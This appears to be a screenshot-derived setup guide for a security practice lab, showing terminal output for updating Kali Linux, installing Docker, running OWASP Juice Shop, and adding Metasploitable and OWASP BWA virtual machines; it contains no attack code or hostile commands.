

sum

Documentation









```
File Actions Edit View Help

(kali㉿kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:0e:34:8d brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.15/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
        valid_lft 86137sec preferred_lft 86137sec
```

```
File Actions Edit View Help

(kali㉿kali)-[~]
$ ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=69.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=68.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=67.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=111 time=68.0 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 67.365/68.193/68.990/0.596 ms
```

```
File Actions Edit View Help

(kali㉿kali)-[~]
$ sudo apt update

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
Get:1 http://kali.mirror.globo.tech/kali kali-rolling InRelease [30.5 kB]
Fetched 30.5 kB in 3s (10.7 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
93 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
File Actions Edit View Help

(kali@kali)-[~]
$ sudo apt upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  apparmor bind9-dnsutils bind9-host bind9-libs bsdxtrautils bsduutils burpsuite default-mys
  gir1.2-javascriptcoregtk-4.0 gir1.2-webkit2-4.0 grub-common grub-pc grub-pc-bin grub2-comm
  libblockdev-crypto2 libblockdev-fs2 libblockdev-loop2 libblockdev-part-err2 libblockdev-pa
  libbdv4 libdw1 libelf1 libfdisk1 libfuse3-3 libglib2.0-0 libglib2.0-bin libglib2.0-data lib
  libjavascriptcoregtk-4.0-18 libjson-c5 libmaxminddb0 libmount1 libnfsidmap2 libnss3 libope
  libuuid1 libwacom-bin libwacom-common libwacom2 libwebkit2gtk-4.0-37 libwebsockets16 libya
  network-manager-gnome php7.4 php7.4-cli php7.4-common php7.4-json php7.4-mysql php7.4-opca
  python3-django python3-kaitaistruct python3-numpy python3-pkg-resources python3-setuptools
  subversion util-linux wpscan
93 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 590 MB of archives.
After this operation, 816 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

← Create Virtual Machine

Name and operating system

Name:

Machine Folder:

Type:

Version:

Memory size

512 MB

4 MB 16384 MB




Metasploitable 2 - Hard Disk Selector

Medium

 Add  Refresh

Name	Virtual Size	Actual Size
▼ Attached		
Android-x86_4.4-r4-disk1.vdi	100.00 GB	1.89 GB
> kali-linux-2021.1-vbox-amd64-disk001.vdi	80.00 GB	10.07 GB
> kali-linux-2021.1-vbox-amd64-disk001.vdi	80.00 GB	10.14 GB
Metasploitable.vmdk	8.00 GB	1.81 GB
Win2016.vhd	50.00 GB	13.61 GB
> Windows 7.vhd	32.00 GB	7.18 GB

Search By Name




```
C:\Users\Slayer>vagrant plugin install vagrant-reload
Installing the 'vagrant-reload' plugin. This can take a few minutes...
Fetching vagrant-reload-0.0.1.gem
Installed the plugin 'vagrant-reload (0.0.1)'
```



```
C:\Users\Slayer>vagrant plugin install vagrant-vbguest
Installing the 'vagrant-vbguest' plugin. This can take a few minutes...
Fetching micromachine-3.0.0.gem
Fetching vagrant-vbguest-0.30.0.gem
Installed the plugin 'vagrant-vbguest (0.30.0)'
```

```
C:\Users\Slayer>vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
      box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.
```

- 1) virtualbox
- 2) vmware
- 3) vmware_desktop

Enter your choice: **1**



Choose 1 and hit Enter

```
C:\Users\Slayer>vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
      box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.
```

- 1) virtualbox
- 2) vmware
- 3) vmware_desktop

Enter your choice: 1

```
==> box: Adding box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for provider: virtualbox
      box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-win2k8/versions/0.1.0-weekly/providers/virtualbox.box
==> box: Box download is resuming from prior download progress
      box:
==> box: Successfully added box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for 'virtualbox'!
```




```
C:\Users\Slayer> vagrant box add rapid7/metasploitable3-ub1404
==> vagrant: A new version of Vagrant is available: 2.2.18 (installed version: 2.2.17)!
==> vagrant: To upgrade visit: https://www.vagrantup.com/downloads.html

==> box: Loading metadata for box 'rapid7/metasploitable3-ub1404'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-ub1404
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop
```

Choose 1 and hit Enter

Enter your choice: 1



```
File Actions Edit View Help
(kali@kali)-[~]
$ curl -fsSL https://download.docker.com/linux/debian/gpg | gpg --dearmor
| sudo tee /usr/share/keyrings/docker-archive-keyring.gpg >/dev/null

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for kali:

(kali@kali)-[~]
$
```

File Actions Edit View Help

(kali@kali)-[~]

```
$ echo 'deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/debian buster stable' | sudo tee /etc/apt/sources.list.d/docker.list
```

```
deb [arch=amd64 signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/debian buster stable
```

(kali@kali)-[~]

```
$
```

File Actions Edit View Help

(kali@kali)-[~]

```
$ sudo apt install -y docker-ce docker-ce-cli containerd.io
```

```
Reading package lists... Done
```

```
Building dependency tree... Done
```

```
Reading state information... Done
```

```
The following additional packages will be installed:
```

```
docker-ce-rootless-extras docker-scan-plugin libslirp0 pigz slirp4netns
```

```
Suggested packages:
```

```
aufs-tools cgroupfs-mount | cgroup-lite
```

```
The following NEW packages will be installed:
```

```
containerd.io docker-ce docker-ce-cli docker-ce-rootless-extras
```

```
docker-scan-plugin libslirp0 pigz slirp4netns
```

```
0 upgraded, 8 newly installed, 0 to remove and 93 not upgraded.
```

```
Need to get 108 MB of archives.
```

File Actions Edit View Help

(kali@kali)-[~]

```
$ sudo docker pull bkimminich/juice-shop
```

```
Using default tag: latest
```

```
latest: Pulling from bkimminich/juice-shop
```

```
ddad3d7c1e96: Pull complete
```

```
3a8370f05d5d: Pull complete
```

```
71a8563b7fea: Pull complete
```

```
119c7e14957d: Pull complete
```

```
cc14223d9a87: Pull complete
```

```
1b6803f21605: Pull complete
```

```
3dbea8a23ca4: Pull complete
```

```
4a9468a1f264: Pull complete
```

```
Digest: sha256:9dde4f70f060d58dc83a3fa53f4f9ad89cf7a38858ecffdc1d74289a14c61465
```

```
Status: Downloaded newer image for bkimminich/juice-shop:latest
```

```
docker.io/bkimminich/juice-shop:latest
```

(kali@kali)-[~]

```
$
```


This process may take a couple of minutes to complete.

```
File Actions Edit View Help

(kali㉿kali)-[~]
$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop

> juice-shop@12.8.0 start /juice-shop
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v12.22.1 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2018.js is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
info: Required file vendor-es2018.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```



← Create Virtual Machine

Name and operating system

Name: OWASP BWA

Machine Folder: E:\Virtual Box VMs

Type: Linux

Version: Other Linux (64-bit)

Memory size

4 MB 1024 MB 16384 MB

OWASP BWA - Hard Disk Selector

